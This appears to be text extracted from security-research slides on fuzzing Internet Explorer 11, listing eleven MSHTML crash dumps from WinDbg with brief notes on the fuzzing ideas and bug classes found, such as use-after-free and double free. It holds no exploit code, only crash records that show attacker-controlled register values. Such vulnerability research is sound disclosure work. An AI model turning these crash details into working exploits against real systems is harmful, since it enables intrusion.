**eax=deadc0de ebx=0cb78370 ecx=0317a0f8 edx=0317a13c
esi=80004002 edi=0317a10c
eip=660d95a9 esp=0317a0d8 ebp=0317a114 iopl=0 ov up ei pl nz
na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010a02**

MSHTML!QIClassID+0x5c:

660d95a9 ff10 **call dword ptr [eax]** ds:
0023:**deadc0de=????????**

ISSUE #2

IE 11 Security Bug

(17d8.1820): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

**eax=42424242 ebx=0520c4f8 ecx=42424242 edx=0520c394
esi=00000000 edi=42424242
eip=644ba4f5 esp=0520c32c ebp=0520c3d4 iopl=0 nv up ei pl zr
na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010246**

MSHTML!CTreeNode::Parent:

644ba4f5 8b4104 mov eax,dword ptr [ecx+4] ds:
0023:**42424246=???????**

ISSUE #3

IE 11 Security Bug

Breakpoint 2 hit

eax=00000000 ebx=0905ff00 ecx=00000091 edx=00000090
esi=00000000 edi=00000000
eip=68719629 esp=034ba7c8 ebp=034ba818 iopl=0 nv up
ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00000246

MSHTML!

`CBackgroundInfo::Property<CBackgroundImage>'::`7'::`dyna
mic atexit destructor for 'fieldDefaultValue'+0x188124:
68719629 8b03 mov eax,dword ptr [ebx] ds:
0023:0905ff00=dec0adde

ISSUE #4

IE 11 Security Bug

(2558.1dc): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

```
eax=00000001 ebx=0cf9cf90 ecx=0cf9cf90 edx=000610e0
esi=1727efa8 edi=0cf9cf90
eip=65f3ee69 esp=05ec9414 ebp=05ec9458 iopl=0      nv up ei pl nz
na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010202
```

MSHTML!CCaretTracker::PositionCaretAt+0x22:

```
65f3ee69 8b4304      mov    eax,dword ptr [ebx+4] ds:
0023:0cf9cf94=????????
```

ISSUE #5

IE 11 Security Bug

(dd8.3c0): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

eax=0ee1ef58 ebx=00000000 ecx=c0000000 edx=c0000000
esi=052cc420 edi=dcbabbbb
eip=64673c55 esp=052cb620 ebp=052cb698 iopl=0 nv up ei ng nz
na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010286

MSHTML!CDispSurface::CClipStack::PushClipRect+0xe7:
64673c55 8b4708 mov eax,dword ptr [edi+8] ds:
0023:dcbabbc3=????????

ISSUE #6

IE 11 Security Bug


(e94.2560): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

```
eax=0eaa0bd8 ebx=05647bd8 ecx=055db2d8 edx=055db290  
esi=055db2d8 edi=0c333fd0  
eip=64de046d esp=055db258 ebp=055db268 iopl=0 nv up ei pl zr  
na pe nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000  
efl=00010246
```

MSHTML!CMarkupPointer::MoveToReference+0x1c:
64de046d f60708 test byte ptr [edi],8 ds:
0023:0c333fd0=??

Style Manipulate Computer Formats



- Idea
 - CSS
- StateFuzzer
 - CAnimatedCache UAF
 - CTransientLookaside UAF (**CVE-2014-2764**)

ISSUE #7

IE 11 Security Bug

(2010.b6c): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

```
eax=00000027 ebx=0eed8888 ecx=0cb0cec8 edx=66010e00  
esi=1c8308f8 edi=6561e068  
eip=655124ff esp=0eed8604 ebp=0eed8604 iopl=0 nv up ei pl zr  
na pe nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000  
efl=00010246
```

MSHTML!CAnimatedCache::GetValueFromCache+0xd:

```
655124ff 8b0c81      mov    ecx,dword ptr [ecx+eax*4] ds:  
0023:0cb0cf64=????????
```

ISSUE #8

IE 11 Security Bug


(fb0.1978): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

```
eax=00000000 ebx=00000000 ecx=12234f90 edx=00000000  
esi=00000000 edi=12234f90  
eip=6545ddfc esp=0574a644 ebp=0574a64c iopl=0 nv up ei pl nz  
na po nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000  
efl=00010202
```

MSHTML!CTransientLookaside::RemovePostponedTransition+0xc:
6545ddfc 8b4f48 mov ecx,dword ptr [edi+48h] ds:
0023:12234fd8=????????

Range, Selection and Command



- Idea
 - Group + execCommand
- StateFuzzer
 - CTreePos OOB Access
 - CRemoveElementUndo Double Free

ISSUE #9

IE 11 Security Bug

(408.1560): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

```
eax=00000000 ebx=02a8a588 ecx=42424242 edx=002f69b8  
esi=0988b8d0 edi=00000019  
eip=644c530c esp=02a8a550 ebp=02a8a564 iopl=0 nv up ei pl nz  
na pe nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000  
efl=00010206
```

MSHTML!CMarkup::Doc+0xc:

```
644c530c 8b410c      mov    eax,dword ptr [ecx+0Ch] ds:  
0023:4242424e=????
```

ISSUE #10

IE 11 Security Bug

(117c.844): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.


```
eax=00000000 ebx=080b9bd8 ecx=0c646fc8 edx=00000000  
esi=0d766fa0 edi=0831dfb0  
eip=65aa7c99 esp=0571a310 ebp=0571a3b4 iopl=0      nv up ei pl nz  
na po nc  
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000  
efl=00010202
```

MSHTML!

`CBackgroundInfo::Property<CBackgroundImage>'::`7'::`dynamic atexit
destructor for 'fieldDefaultValue"+0x6d113:

```
65aa7c99 8b01      mov    eax,dword ptr [ecx]  ds:  
0023:0c646fc8=????????
```

Range and Style



- Idea
 - Range + style
- StateFuzzer
 - CDispContainer UAF

ISSUE #11

IE 11 Security Bug

(27b0.2300): Access violation - code c0000005 (first chance)

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

eax=c78ac500 ebx=0d42cf98 ecx=08708f98 edx=0726a1b4
esi=06d48f98 edi=08708f98


eip=635d1a83 esp=05438670 ebp=05438738 iopl=0 nv up ei pl nz
na po nc

cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010202

MSHTML!CDispNode::InsertSiblingNode+0x32:

635d1a83 8b4f1c mov ecx,dword ptr [edi+1Ch] ds:
0023:**08708fb4=????????**

DOM Tree and Command



